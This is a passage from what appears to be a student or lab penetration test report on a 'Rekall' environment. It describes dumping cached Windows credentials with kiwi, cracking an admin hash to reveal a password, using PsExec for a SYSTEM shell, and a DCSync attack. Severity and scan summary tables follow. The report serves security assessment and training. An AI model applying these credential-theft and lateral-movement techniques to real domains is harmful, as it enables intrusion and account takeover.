
**Vulnerability 15: lsadump::cache**

**Exploit Method:** Using kiwi to dump cached credentials on Win10 revealed that an administrator named ADMBob has their credentials cached. SIKYU TECH stored the username and hashed password into a file and cracked it using john, revealing the password: Changeme!. With these credentials, We gained access to the Server2019 machine. Using the PsExec module in Metasploit with ADMBob's credentials, then obtained a SYSTEM shell on Server2019, as depicted. Within the Meterpreter session, we listed users with net user, discovering a user named flag8.



**Vulnerability 16: DCSync Attack**

**Exploit Method:** Using kiwi to perform a DCSync attack on the Administrator user on Server2019 allowed SIKYU TECH to retrieve their NTLM password hash. This hash, identified as flag 10, was extracted using kiwi's capability to interact with domain controllers and mimic the behavior of a Domain Controller Sync operation (DCSync). This method effectively captured sensitive credential information, highlighting potential security vulnerabilities and demonstrating the importance of securing privileged accounts within network environments.



## Summary Vulnerability Overview

| **Vulnerability** | **Severity** |
| --- | --- |
| **Cross Site Scripting (XSS)** | **Critical** |
| **Local File Inclusion (LFI)** | **High** |
| **Data Exposure** | **Critical** |
| **Exclusion Standard Setting Exposure** | **Medium** |
| **Command Injection** | **Critical** |
| **PII Data Exposure** | **Critical** |
| **Certificate Information Exposure** | **Medium** |
| A**pache Tomcat Remote Code Execution Vulnerability** | **Critical** |
| **Shellshock** | **Critical** |
| **Struts** | **Critical** |
| **Exposed Password Hash in GitHub Rekall Site** | **Medium** |
| **NMAP Scan and FTP Exploit** | **Critical** |
| **POP3** | **Critical** |
| **Security Accounts Manager Database** | **Critical** |
| **lsadump::cache** | **Critical** |
| **DCSync Attack** | **Critical** |
|  |  |
|  |  |
|  |  |
|  |  |
|  |  |

The following summary tables represent an overview of the assessment findings for this penetration test:

| **Scan Type** | **Total** |
| --- | --- |
| Hosts | totalrekall.xyz, 192.168.13.10 - 192.168.13.14, 172.22.117.20 |
| Ports | 21, 25, 110 |

| **Exploitation Risk** | **Total** |
| --- | --- |
| **Critical** | 12 |
| **High** | 1 |
| **Medium** | 3 |
| **Low** | 0 |